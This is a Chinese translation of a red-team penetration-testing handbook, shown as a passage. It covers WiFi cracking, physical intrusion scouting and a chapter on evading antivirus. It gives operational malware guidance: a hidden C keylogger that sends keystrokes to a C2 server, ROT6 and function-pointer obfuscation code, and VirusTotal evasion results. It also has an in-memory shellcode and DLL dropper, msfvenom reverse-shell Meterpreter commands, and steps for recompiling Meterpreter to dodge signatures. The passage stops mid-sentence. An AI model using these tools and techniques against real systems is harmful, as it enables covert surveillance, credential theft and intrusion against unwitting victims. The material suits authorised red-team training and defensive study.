WiFi 攻击方面，我们攻击受害者的方式没有什么大变化。虽然 WEP 加密网络的使用显著减少，但攻击方式仍包括反认证、aireplay-ng 和捕获 IV 数据包。对于 WPA 无线网络，最好的攻击手段，依旧是对客户端进行反认证 、捕获握手包、将其传递给 hashcat 对密码进行破解。以上这几种方法屡试不爽。工具方面，我最爱的工具是 Wifite2 的完全重写的版本，这个新版本带有一个 Alfa AWUS036NHA 无线网卡。这是一个非常易于使用的接口，可以支持多种攻击，基于 aircrack 工具套装，令它可以很容易地破解捕获的哈希值。

```
root@THP-LETHAL:/opt/wifite2# python Wifite.py

                  wifite 2.0
   (`)            automated wireless auditor
  /_\             https://github.com/derv82/wifite2
 /___\

[!] conflicting process: NetworkManager (PID 494)
[!] conflicting process: dhclient (PID 595)
[!] conflicting process: wpa_supplicant (PID 997)
[!] if you have problems, try killing these processes (kill -9 PID)

[+] looking for wireless interfaces

   PHY   Interface   Driver              Chipset
-------------------------------------------------------------------------
1. phy0  wlan0       rt2800usb           Ralink Technology, Corp. RT2770

[+] enabling monitor mode on wlan0... enabled wlan0mon

  NUM                       ESSID   CH  ENCR  POWER  WPS?  CLIENT
  ---  -------------------------  ---  ----  -----  ----  ------
    1                       Guest    6   WPA   54db    no
```

关于发动 WiFi 攻击的装备，除了使用一对 Alfa 无线网卡，执行更加隐蔽的 WiFi 攻击的简单方法是使用 WiFi Pineapple Nano。如果你想建立一个假的主无线接入点，通过天线改变他们流量的通信路径，用伪造页面捕获身份验证，执行所有的中间人攻击，运行 Responder 和其他攻击的话，WiFi Pineapple Nano 是一个能执行此操作的轻量级硬件工具。

除了 Pineapple，还有其他一些工具可以用来攻击公司网络。其中一个就是 eaphammer。

eaphammer 的功能：

- 从 WPA-EAP 和 WPA2-EAP 网络窃取 RADIUS 凭据。
- 执行恶意门户攻击，以窃取 AD 凭证，并执行间接无线枢轴。
- 执行 captive portal 攻击。
- 内置响应器集成。
- 支持开放网络和 WPA-EAP/WPA2-EAP。

- 大多数攻击无需手动配置。
- 安装和设置过程无需手动配置。
- 使用最新版本的 hostapd（2.6）。
- 支持恶意的 twin 攻击和 karma 攻击。
- 为间接无线枢轴生成定时 PowerShell payload。
- 针对恶意门户攻击的集成 HTTP 服务器。
- 支持 SSID 隐藏。

eaphammer 最好的地方是使用自定义攻击功能来执行 responder 攻击或捕获 NTLM challange 身份验证哈希以进行破解(https://github.com/s0lst1c3/eaphammer#iii---stealing-ad-credentials-using-hostile-portal-attacks) 以及间接的无线枢轴(https://github.com/s0lst1c3/eaphammer#iv---indirect-wireless-pivots)。

> 为避免读者没看到上面的注释，所以译者再次注: 如若不懂“NTLMv2 Challenge 哈希”，可以参考此篇：Windows 下的密码 hash——NTLM hash 和 Net-NTLM hash 介绍

本章总结

物理攻击是最有趣的事情之一。这会加速你的肾上腺素分泌，让自己觉得像个罪犯，迫切地想行恶。在我们的许多红队行动中，我们可能会花上几天的时间来为一家公司进行踩点，观察警卫的轮换，并弄清楚他们都有什么类型的门。我们可能会尝试拍摄他们的工卡的照片，记录人们离开大楼的时间，并找出能让我们进入大楼的薄弱环节。


从红队的角度来看，我们不仅要观察他们物理设施方面的安全薄弱点，也要注意他们内部的人。

- 如果触发了警报，相关员工要过久才能觉察并应对？
- 摄像头是否开启全天候监控？是这样的话，如果发现什么可疑，到相关人员来排查，能有多长空余时间？
- 有人看守后门等其他的不常用出口吗？
- 如果行踪败露，你有办法脱身吗？
- 如果乔装打扮成该公司(或任何为该公司提供第三方服务）的员工，对方公司会对你的入侵行为做什么反应？

最后要注意的是，在开始入侵行动之前，确保要有一个明确的攻击范围、一封入侵目标公司给你做的书面授权证明、首席安全官或物理设施安全负责人的电话号码，并确保与对方达成共识、进行合作。准备措施做得越好，就能更好的避免不必要的误会和麻烦。但是因为这终究是一种危险的委托，所以我也无法保证精心准备就一定能万无一失。

第7章 四分卫突破——逃避杀毒软件和网络检测

> 译者：@Snowming



为红队行动编写工具

红队人员和渗透测试人员比较明显的区别之一就是红队人员能快速的适应并理解不同的防护。无论是理解低级语言（机器代码和汇编语言），编写 `shellcode` ，创建自定义的 C2 二进制可执行文件，还是修改代码来隐藏恶意程序，它们都是我们（红队）日常工作的一部分。我总是遇到不会编程的渗透测试人员，虽然这不是一项硬性要求，但是编程水平确实会决定他们专业成长的高度。 因此，我专门编写这一章节来给那些没有使用过偏向底层的低级语言编程的人一个良好的入门方向。

基础的键盘记录器

键盘记录器是所有渗透测试人员 / 红队人员的必备工具，本节将指导你制作通用的键盘记录器。 有时我们只想持续监控某个用户或获取其他凭据。 这可能是因为我们此时无法进行任何类型的横向移动或者权限提升，或者我们可能只想监视用户以便更好开展将来的入侵活动。在这些情况下，我们通常喜欢放置一个持续在受害者系统上运行的键盘记录器并将键盘记录

的数据发送到外网。以下示例只是一个 `POC` ，本实验的目的是让你从这里了解基础知识和构建它们。它全部用 C 语言（较底层的语言）来编写的原因是保持二进制文件相对较小、更好的系统控制、并且规避杀毒软件。在之前的书中，我们使用 `Python` 编写了一个键盘记录器并使用 `py2exe` 对其进行编译以使其成为二进制文件，但这些很容易就被检测到。让我们来看一个稍微复杂的例子。

设置你的环境

这是在 C 中编写和编译以生成 Windows 二进制文件并创建自定义键盘记录器所需的基本设置。

- 在一个虚拟机中安装 Windows 10
- 安装 `Visual Studio` ，以便你可以使用命令行编译器和使用 Vim 进行代码编辑

到目前为止，Windows API 编程的最佳学习资源是微软自己的开发者网络网站 MSDN。`MSDN` 是一个非常宝贵的资源，它详细说明了系统调用，数据类型和结构定义，并包含了许多示例。通过阅读微软出版社出版的《Windows Internals》书籍，可以更深入地了解 Windows 操作系统，虽然这个项目中并不是特别需要这个。对于学习 C 语言，有一本好书，C 语言的创始人之一参与了对此书的撰写，名为《C语言程序设计》（The C Programming Language），书的作者是 Kernighan 和 Ritchie。最后，可以阅读《Beej's Guide to Network Programming》，有印刷版和在线版，这是 C 语言中关于的 socket 编程的一本很好的入门读物。

从源码编译

在这些实验中，将会有多个示例代码和例子。实验室将使用微软的 `Optimizing Compiler` 编译代码，该编译器随 `Visual Studio` 社区版本一起提供，并内置于 `Visual Studio` 开发者命令提示符（Visual Studio Developer Command Prompt）中。安装 VS 社区版本后，请通过工具（**Tools**） --> 获取工具和功能（**Get Tools and Features**） 安装 C++ 的组件 通用 **Windows** 平台开发和桌面开发。要编译示例源码，请打开开发者命令提示符的一个实例，然后切换到包含源代码文件的文件夹目录。最后，运行命令 `cl sourcefile.c io.c` 。这将生成一个与源文件同名的可执行文件。

编译器默认为 32 位，但此代码也可以用64位进行编译。要编译64位程序，请运行位于 `Visual Studio` 文件夹中的批处理程序。在命令提示符中，切换到目录“ C:\Program Files (x86)\Microsoft Visual Studio\2017\Community\VC\Auxiliary\Build ”，注意，这个目录可能会因为你的 Visual Studio 版本而改变（但是大致是以上目录）。然后，运行命令 `vcvarsall.bat x86_amd64` ，这将设置 Microsoft 编译器编译 64 位的二进制文件而不是编译成 32 位的。现在，你可以通过运行 `cl path/to/code.c` （path 是源码文件的绝对路径）来编译代码。

示例框架

该项目的目标是创建一个键盘记录器，利用 C 语言和底层 Windows 功能来监视击键。该键盘记录器使用 `SetWindowsHookEx` 和 `LowLevelKeyboardProc` 函数。`SetWindowsHookEx` 允许在本地和全局上下文中设置各种类型的 Hook（钩子）。在这种情况下，`WH_KEYBOARD_LL` 参数将用于提取底层键盘事件。`SetWindowsHookEx` 的函数原型看起来像这样（http://bit.ly/2qBEzsC）：

```
HHOOK WINAPI SetWindowsHookEx(
 _In_ int    idHook,
 _In_ HOOKPROC lpfn,
 _In_ HINSTANCE hMod,
 _In_ DWORD    dwThreadId
);
```

该函数创建了定义为整型的 hook 的 ID、指向函数的指针、句柄和线程 ID。前两个值是最重要的。你即将要安装的 hook 的 ID 数据类型是整型。Windows 会在功能页面上列出的可用 ID。在我们的例子中，将使用 ID 13 或 `WH_KEYBOARD_LL`。`HOOKPROC` 是一个指向回调函数的指针，每次被钩住的进程接收数据时都会调用该函数。这意味着每次按下一个键，都会调用 `HOOKPROC`。这是用于将击键写入文件的函数。`hMod` 是包含 `lpfn` 指针指向的函数的 DLL 的句柄。此值将设置为 NULL，因为函数与 `SetWindowsHookEx` 在同一进程中使用。dwThreadId 将设置为0以将回调与桌面上的所有线程相关联。最后，该函数返回一个整数，该整数将用于验证 hook 是否已正确设置或以其他方式退出。

第二部分是回调函数。回调函数将为此键盘记录器完成一系列繁重的工作。此函数将处理接收击键，将其转换为 ASCII 字符以及记录所有文件操作。`LowLevelKeyBoardProc`（http://bit.ly/2HomCYQ）的原型如下所示：

```
LRESULT CALLBACK LowLevelKeyboardProc(
 _In_ int    nCode,
 _In_ WPARAM wParam,
 _In_ LPARAM lParam
);
```

让我们回顾一下 `LowLevelKeyBoardProc` 所需的内容。该函数的参数是一个整数，告诉 Windows 如何解释该消息。这些参数中的两个是：

- wParam，它是消息的标识符
- lParam，它是指向 `KBDLLHOOKSTRUCT` 结构体的指针

  `wParam` 的值在功能页面中指定。还有一个页面描述了 `KBDLLHOOKSTRUCT` 的成员。`lParam` 的 `KBDLLHOOKSTRUCT` 的值称为 `vkCode` 或 `Virtual-Key Code`（http://bit.ly/2EMAGpw）。这是按下的键的代码，而不是实际的字母，因为字母可能会根据键盘的语言而有所不同。`vkCode` 需要稍后转换为相应的字母。现在不要着急把参数传递给我们的键盘回调函数，因为它们将在激活 hook 时由操作系统传递。

最后，挂钩键盘的初始架构代码如下所示：https://github.com/cheetz/ceylogger/blob/master/skeleton

在查看框架代码时，需要注意的一些事项是，在回调函数中包含 `pragma comment`（预处理指令），消息循环和返回 `CallNextHookEx` 行。`pragma comment` 是用于链接 User32 DLL 的编译器指令。此 DLL 包含将要进行的大多数函数调用，因此需要进行链接。它也可以与编译器选项相关联。接下来，如果正在使用 `LowLevelKeyboardProc` 函数，则必须使用消息循环。MSDN 声明，“此钩子在安装它的线程的上下文中调用。通过向安装了钩子的线程发送消息来进行调用。因此，安装钩子的线程必须有一个消息循环。“[http://bit.ly/2HomCYQ]

返回 `CallNextHookEx` 是因为 MSDN 声明“调用 `CallNextHookEx` 函数链接到下一个钩子过程是可选的，但强烈建议调用，否则已安装钩子的其他应用程序将不会收到钩子通知，因此可能会出现错误行为。所以你应该调用 `CallNextHookEx`，除非你一定要阻止其他应用程序看到通知。“[http://bit.ly/2H0n68h]

接下来，我们继续构建从文件句柄开始的回调函数的功能。在示例代码中，它将在 Windows 系统的 Temp 目录（C:\Windows\Temp）中创建名为 “log.txt” 的文件。该文件配置了 `append` 参数，因为键盘记录器需要不断地将击键输出到文件。如果此临时文件夹中没有该文件，则会创建一个同名文件（log.txt）。

回到 `KBDLLHOOKSTRUCT` 结构体，代码声明了一个 `KBDLLHOOKSTRUCT` 指针，然后将其分配给 `lParam`。这将允许访问每个按键的 `lParam` 内的参数。然后代码检查 `wParam` 是否返回 `WM_KEYDOWN`，这将检查按键是否被按下。这样做是因为钩子会在按下和释放按键时触发。如果代码没有检查 `WM_KEYDOWN`，程序将每次写入两次击键。

检查按键被按下后，需要有一个 `switch` 语句，用于检查 `lParam` 的 `vkCode`（虚拟键代码）是否有特殊键。某些键需要以不同的方式写入文件，例如返回键（Esc），控制键（Ctrl），移位（shfit），空格（Space）和制表键（Tab）。对于默认情况，代码需要将按键的 `vkCode` 转换为实际的字母。执行此转换的简单方法是使用 `ToAscii` 函数。`ToAscii` 函数将包含 `vkCode`，一个 `ScanCode`，一个指向键盘状态数组的指针，一个指向将接收该字母的缓冲区的指针，以及一个 `uFlags` 的 `int` 值。`vkCode` 和 `ScanCode` 来自按键结构体，键盘状态是先前声明的字节数组，用于保存输出的缓冲区，`uFlags` 参数将设置为0。

检查是否释放了某些键是非常必要的，例如 `shift` 键。这可以通过编写另一个 `if 语句` 来检查 `WM_KEYUP`，然后使用 `switch语句` 来检查所需的键来完成。最后，需要关闭该文件并返回 `CallNextHookEx`。回调函数如下所示：

- https://github.com/cheetz/ceylogger/blob/master/callback

此时，键盘记录器功能完全正常，但依旧有一些问题。第一个是运行程序会产生一个命令提示符的窗口，这使得程序运行非常明显，并且窗口没有任何提示输出是非常可疑的。另一个问题是将文件放在运行该键盘记录器的同一台计算机上并不是很好。

通过使用 Windows 特定的 `WinMain` 函数入口替换标准 C 语言的 `Main` 函数入口，可以相对容易地修复有命令提示符窗口的问题。根据我的理解，之所以有效是因为 `WinMain` 是 Windows 上图形程序的入口。尽管操作系统期望你为程序创建窗口，但我们可以命令它不要创建任何窗口，因为我们有这个控件。最终，该程序只是在后台生成一个进程而不创建任何窗口。

该程序的网络编程是简单粗暴的。首先通过声明 `WSAData`（ http://bit.ly/2HAiVN7 ），启动 `winsock` ，清除提示结构体以及填写相关需求来初始化 Windows `socket` 函数。就我们的示例来说，代码将使用 `AF_UNSPEC` 用于 `IPV4` 和 `SOC_STREAM` 用于 TCP 连接，并使用 `getaddrinfo` 函数使用先前的需求填充 c2 结构体。在满足所有必需参数后，可以创建 `socket` 。最后，通过 `socket_connect` 函数连接到 `socket` 。

连接之后， `socket_sendfile` 函数将完成大部分工作。它使用 Windows 的 `CreateFile` 函数打开日志文件的句柄，然后使用 `GetFileSizeEx` 函数获取文件大小。获得文件大小后，代码将分配该大小的缓冲区，加上一个用于填充的缓冲区，然后将该文件读入该缓冲区。 最后，我们通过 `socket` 发送缓冲区的内容。

对于服务器端，可以在 C2 服务器的3490 端口上的启动 socat 侦听器，命令启动：

```
socat：socat - TCP4-LISTEN:3490,fork
```

一旦启动监听器并且键盘记录器正在运行，你应该看到来自受害者主机的所有命令每 10 分钟被推送到你的 C2 服务器。 可以在此处找到键盘记录器的初始完整版本1：

https://github.com/cheetz/ceylogger/tree/master/version1 。

在编译 version_1.c 之前，请确保将 getaddrinfo 修改为当前的 C2 的IP 地址。编译代码：

```
cl version_1.c io.c
```

应该提到的最后一个函数是 `thread_func` 函数。 `thread_func` 调用函数 `get_time` 来获取当前系统的分钟。然后检查该值是否可被 5 整除，因为该工具每隔 5 分钟发送一次键盘记录文件。如果它可以被 5 整除，它会设置 `socket` 并尝试连接到 C2 服务器。如果连接成功，它将发送文件并运行清理本地文件。然后循环休眠 59 秒。需要睡眠功能的原因是因为这一切都在一个固定的循环中运行，这意味着该函数将在几秒钟内获取时间，初始化连接，完成连接和发送文件。如果没有 59 秒的休眠时间，该程序最终可能会在 1 分钟的时间间隔内发送文件几十次。休眠功能允许循环等待足够长的时间以便切换到下一分钟，因此每 5 分钟仅发送一次文件。

混淆

有数百种不同的方法来执行混淆。虽然本章不能全部一一讲述，但我想为你提供一些基本的技巧和思路来解决绕过杀毒软件的问题。

你可能已经知道，杀毒软件会查找特定的字符串。可用于绕过杀毒软件的最简单方法之一是创建一个简单的旋转密码并移动字符串的字符。在下面的代码中，有一个解密函数，可以将所有字符串移动 6 个字符（ROT6）。这会导致杀毒软件可能无法检测到特征码。在程序开始时，代码将调用解密函数来获取字符串数组并将它们返回到本来的形式。解密函数如下所示：

```
int decrypt(const char* string, char result[])
   {
        int key = 6;
        int len = strlen(string);
        for(int n = 0; n < len;  n++)
        {
            int symbol = string[n];
            int e_symbol = symbol - key;
            result[n] = e_symbol;
        }
       result[len] = '\0';
       return 0;
   }
```

你可以在此处的程序版本2中看到此示
例：https://github.com/cheetz/ceylogger/tree/master/version2 。

另一种可以用来逃避杀毒软件的方法是使用函数指针调用 User32.dll 中的函数，而不是直接调用函数。为此，首先编写一个函数定义，然后使用 Windows 系统的 `GetProcAddress` 函数找到要调用的函数的地址，最后将函数定义指针指定给从 `GetProcAddress` 接收的地址。可以在此处找到如何使用函数指针调用 `SetWindowsHookEx` 函数的示
例：https://github.com/cheetz/ceylogger/blob/master/version3/version_3.c#L197-L241 。

该程序的第 3 版本将前一个示例中的字符串加密与使用指针调用函数的方法相结合。有趣的是，如果你将已编译的二进制文件提交到 VirusTotal（病毒检测网站），你将不再在导入部分中看到 User32.dll。在下面的图片中，左侧图像是版本1的检测结果，右侧图像是带有调用指针的版本3的检测结果 。

你可以在以下网址找到版本3的完整源代码：https://github.com/cheetz/ceylogger/tree/master/version3 。

为了了解你是否已成功避开杀毒软件，最佳选择是始终针对实时杀毒软件系统进行测试。在真实世界的入侵活动中，我不建议使用 VirusTotal 网站，因为你的病毒样本可能会发送给不同的杀毒软件厂商。然而，它非常适合测试或者学习。对于我们的 payload，以下是 VirusTotal 比较：

对于版本1，32位，21/66（21家检测出），触发杀毒软件：

- https://www.virustotal.com/#/file/4f7e3e32f50171fa527cd1e53d33cc08ab85e7a945cf0c0fcc978ea62a44a62d/detection
- http://bit.ly/2IXfuQh


对于版本3，32位，14/69（14家检测出），触发杀毒软件：

- https://www.virustotal.com/#/file/8032c4fe2a59571daa83b6e2db09ff2eba66fd299633b173b6e372fe762255b7/detection
- http://bit.ly/2IYyM7F

最后，如果我们将版本3编译为 64 位的 payload，我们得到 1/69（仅仅一家检测出）！：

- https://www.virustotal.com/#/file/e13d0e84fa8320e310537c7fdc4619170bfdb20214baaee13daad90a175c13c0/detection
- http://bit.ly/2JNcBmc

> 译者注：根据上面的链接，译者点进去看了每一个数据，但是发现数据都有所更新，所以把上面的内容修改为和链接到的内容一致的最新数据。但是下面的图片是书上的原图，所以是老的过期的数据。下面的图片是说，将版本3编译为 64 位的 payload，得到 0/66（无一家一家检测出）的结果，但是现在已经是 1/69，也就是 69 个杀软种有一个可以检测出病毒。



实验：

下一步我们还可以做什么呢？有无限种可能！可以做一些小的优化比如对 log.txt 内容进行模糊/加密，或者在程序启动后启动加密套接字，然后将获得击键权限直接写入该套接字。在接收方，服务器将重建数据流并将其写入文件。 这将阻止日志数据以纯文本形式显示，就像当前一样，并且还可以防止在硬盘中留下更多的文件痕迹。

如果你想做一些大的改进，那么你可以将可执行文件转换为 DLL，然后将 DLL 注入正在运行的进程。这样可以防止进程信息显示在任务管理器中。虽然有一些程序可以显示系统中所有当前加载的 DLL，但注入 DLL 会更加隐蔽。此外，有些程序可以反射性地从内存加载 DLL 而根本不在磁盘中留下痕迹（无文件），从而进一步降低了被取证的风险。

本书定制的挂钩病毒（Dropper）

Dropper（挂钩病毒）是红队工具包的重要组成部分，允许你在不把程序放在受害者计算机磁盘上的情况下运行你植入的程序。不将你的植入程序保存在磁盘上会降低它们被发现的风险，从而可以供你多次使用开展工作。在本章中，我们将介绍本书定制开发的一个 dropper，它可以导入 shellcode 或仅驻留在内存中的 DLL 。

在设计 dropper 和相应的服务器时，你需要记住一些事项。dropper 的目的是成为你的武器库中的一件用完就销毁的武器，这意味着你必须假设以当前形式使用它将触发进一步活动中的检测。

为了使后续的入侵活动更容易，你需要开发一个可以重复使用的标准服务器。在该示例中，你将看到一个基本的网络实现，它允许为不同的消息注册新的处理程序（handler）。虽然此示例仅包含 `LOAD_BLOB` 消息类型的处理程序，但你可以轻松添加新处理程序以扩展功能。这样就可以搭建良好的底层架构，因为你的所有通信都已标准化。

编写 dropper 或其他任何你希望快速找到并进行对其逆向的东西的时候，有个很重要步骤就是要清理你的文本字符串。当你第一次构建软件时，或许你运气好、调试消息显示成功，这使你无需手动单步执行调试器以查看为什么会出现问题。但是，如果特定的文本字符串在最终版本中被意外地遗留下来，将使病毒分析师很容易就可以逆向你的恶意软件。很多时候，反病毒会针对一个独一无二的特定字符串或一个常量值签名。在示例中，我使用 `InfoLog()` 和 `ErrorLog()`，它们的预处理器将在发布版本上编译。使用那些宏，通过检查是否定义了 _DEBUG，将指示是否包含相关调用。

本书定制 Dropper 代码：https://github.com/cheetz/thpDropper.git

Shellcode 与 DLL

在以下示例中，你可以让 dropper 加载完整的 DLL 或 shellcode。通常对于很多公共植入文件，你可以生成一个完整的 DLL，它将下载 DLL 然后反射 DLL。让你的 dropper 直接加载 DLL 将使你无需再进行更多的 API 调用，从而保持更好的隐蔽性。由于 header 被修改，某些植入文件可能无法正确加载。如果你的一个植入文件不能正常工作并且包含一种生成 shellcode 的方法，那么这应该可以解决你的问题。这是因为它们的自定义加载器通常用于修复 header 并从 DLL 加载它。

在网上也可以找到很多可以用的 shellcode，像 shell-storm.org 这样的网站会保存为特定目的而编写的 shellcode 存档，其中一些可能会为你的入侵活动派上用场。

运行服务器

构建服务器很简单。在本书自定义的 Kali 镜像上，你需要运行以下命令：

对于首次编译：

- cd /opt/
- sudo apt-get install build-essential libssl-dev cmake git
- git clone https://github.com/cheetz/thpDropper.git
- cd thpDropper/thpd
- mkdir build
- cd build
- cmake ..
- make

对于后续编译，你需要做的就是：

- cd /opt/thpd/build
- make

要运行服务器，在编译它之后，你需要输入：

- ./thpd [path to shellcode/DLL] [loadtype]

以下值当前对加载类型有效：

0	Shellcode	这会将原始的汇编 **shellcode** 字节发送到客户端
1	DLL	这会发送一个普通的的 DLL 文件，以反射方式加载到客户端中

虽然这些 payload（shellcode / DLL）可能是来自任何类型的 C2 工具（Metasploit/Meterpreter，Cobalt Strike 等），但是我们在示例中仅仅使用一个 Meterpreter payload。

生成一个 payload ：

- 对于 Shellcode payload ：
  - msfvenom -a x64 -p windows/x64/meterpreter/reverse_http LHOST= LPORT=\ EnableStageEncoding=True -f c
  - 注意，你必须使用 msfvenom 的输出，并且仅仅使用原始的汇编 shellcode（删除引号、新行和任何非 shellcode 的内容）。
  - 启动服务器：./thpd ./shellcode.txt 0
- 对于 DLL payload ：
  - msfvenom -a x64 -p windows/x64/meterpreter/reverse_http LHOST= LPORT=\ EnableStageEncoding=True -f dll > msf.dll
  - 启动服务器: ./thpd ./msf.dll 1

客户端

客户端以与服务器类似的方式运行，其中它为每种消息类型注册了一个处理程序（handler）。在启动时，它将尝试回调服务器，如果无法连接或一旦断开连接则重试 n 次，并发送消息要求加载 blob 对象。服务器将使用 `BLOB_PACKET` 进行响应，客户端将通过 `head --> msg` 字段识别并分派该 `BLOB_PACKET`。所有数据包必须在开始时定义 `HEAD_PACKET` 字段，否则网络处理程序将无法识别它，并将其丢弃。使用 `BuildPacketAndSend()` 函数将正确设置头数据包，允许另一方解码它。

要构建客户端，你需要使用 `Visual Studio` 和 `Git` 。首先将 Git 仓库（https://github.com/cheetz/thpDropper.git ）克隆到一个文件夹中，然后在 `Visual Studio` 中打开 `thpDropper.sln`。确保为代码设置了正确的体系结构，如果你不需要任何调试信息，请

将编译模式设置为 `build for release`。完成此操作后，按 F7 键（编译快捷键），`Visual Studio` 会为你生成可执行文件。

配置客户端和服务器

在 `globals.cpp` 文件中可以查看大多数客户端的配置，你想要更改的三个主要配置设置是主机名、端口和数据包时间间隔。每个设置旁都有详细的注释，告诉你它们是什么。虽然你不需要更改数据包签名，但我还是得说一下：更改数据包签名将修改发送的每个数据包的前 2 个字节，用于标识它是服务器上的有效连接。如果你希望对 IP 和端口进行模糊处理，则可以编写代码以在访问它们时对其进行解密，并仅将加密版本存储在二进制文件中。

在服务器端，在 `main.cpp` 文件中，你可以修改服务器正在监听的端口。此配置在 main 函数中作为 `StartupNetworking()` 的唯一参数。如果你决定更改客户端中的数据包签名，则需要修改服务器以反映该数据包。这意味着在 `include/lib/networking.h` 文件中，`PACKET_SIGNATURE` 值要与客户端中的全局变量相匹配。

添加新的处理程序

设置网络代码库可以允许你轻松地添加新功能。为此，你需要使用客户端上的 `void name()` 原型或服务器上的 `void name(int conn)` 原型来创建一个回调函数。这些将被注册到你的消息类型的处理程序数组，并且在验证头数据包时调用它们。在这些函数中，你必须从 `recv` 缓冲区中读取包和相关数据。你需要调用 `recv()` 来指向数据包结构上的指针，以及该数据包的大小。这将提供关于需要从 `recv` 缓冲区中拉取多少数据的信息。在这个例子中，你将看到我们在处理程序中读取 `BLOB_PACKET`，然后使用存储在 `packet.payloadLen` 中的值来指示我们需要进一步读取的字节数。相同的原理可以应用于其他的数据类型。如果要将包含文件路径的字符串发送到受害者计算机上的某个文件，你需要在处理程序的数据包中设置一个字段，用于描述字符串的长度，你将在发送完数据包之后发送该字符串。

进一步练习

虽然此代码库已经可以为你的工作提供一个可靠的基础，但你仍然可以通过多种方式自行改进。比较直接的思路是在传输层上加一个简单的加密层。你可能希望创建自己的 `send` 和 `recv` 包装器，用于在调用 `send` 和 `recv` 函数之前进行解密/加密。一种非常简单的实现方法是使用多字节异或密钥，虽然不是很安全，但至少会充分的改变你的消息，使之不易识别。另一个可能的思路是扩展 `LoadBlobHandler()` 函数，使之具有新的 `LOAD_TYPE`。使用这种新 LOAD_TYPE 的话，如果客户端以管理员身份运行，就会加载已签名的驱动程序。这可以通过使用 `CreateService()` 和 `StartService()` 这两个 Windows API 调用来完成。但是需要记住加载驱动程序需要它在磁盘上，这将触发文件系统的微型过滤器驱动程序来获取它。

重新编译 Metasploit/Meterpreter 以绕过杀毒软件和网络检测

我真的很想谈谈这个话题。但请注意，这将会有一些超前，所以你很可能在编译期间遇到一些问题。有很多很棒的工具，比如 Metasploit / Meterpreter，但是每个防病毒和网络入侵检测（NID）工具都为它开发了签名。我们可以尝试使用 `Shikata Ga Nai` 来混淆通过 HTTPS 传输的 payload，但也仅此而已。任何类型的混淆通常都会有一个检测的存根签名，杀毒软件会检查内存，查看特定某些位置的特殊字符串。网络流量可以通过 HTTPS 执行中间人检查。那么我们怎样才能继续使用我们喜欢的工具，同时绕过所有常见的保护措施呢？让我们以 Metasploit/Meterpreter 为例，看看我们如何绕过所有这些障碍。我们的目标是处理和解决二进制文件的杀毒软件签名（静态特征），内存运行中的特征和网络流量特征。

为了躲避所有这些检测方法，我们需要做一些事情。首先，我们需要修改 Meterpreter 的 payload，以确保不会在网络和内存中使用签名轻松检测到它们。其次，我们修改 `metsvc` 持久性模块以防止它标记反病毒。第三，我们用 `Clang` 编译部分 `metsrv`（实际的 Meterpreter payload），以防止它也标记反病毒签名。最后，我们将编写自己的 stage0 payload，下载并执行 `Meterpreter`，以绕过所有的反病毒。

使用 Clang 编译 `metsrv`（`Meterpreter` 的网络服务包装器）并删除 metsrv/metsvc-server 引用：

- http://bit.ly/2H2kaUB

修改Payload，删除像 `Mimikatz` 这样的字符串：

- http://bit.ly/2IS9Hvl

修改反射 DLL 注入以删除像 `ReflectiveLoader` 这样的字符串：

- http://bit.ly/2qyWfFK

许多网络产品会检测 Meterpreter 的0/1/2级加载器。除了混淆我们的 payload，我们还可以混淆实际的 shellcode。一个例子是遍历所有 Ruby 文件以获取不同的 payload 类型，并添加随机空指令滑行区（nop sled）以避免被检测到：

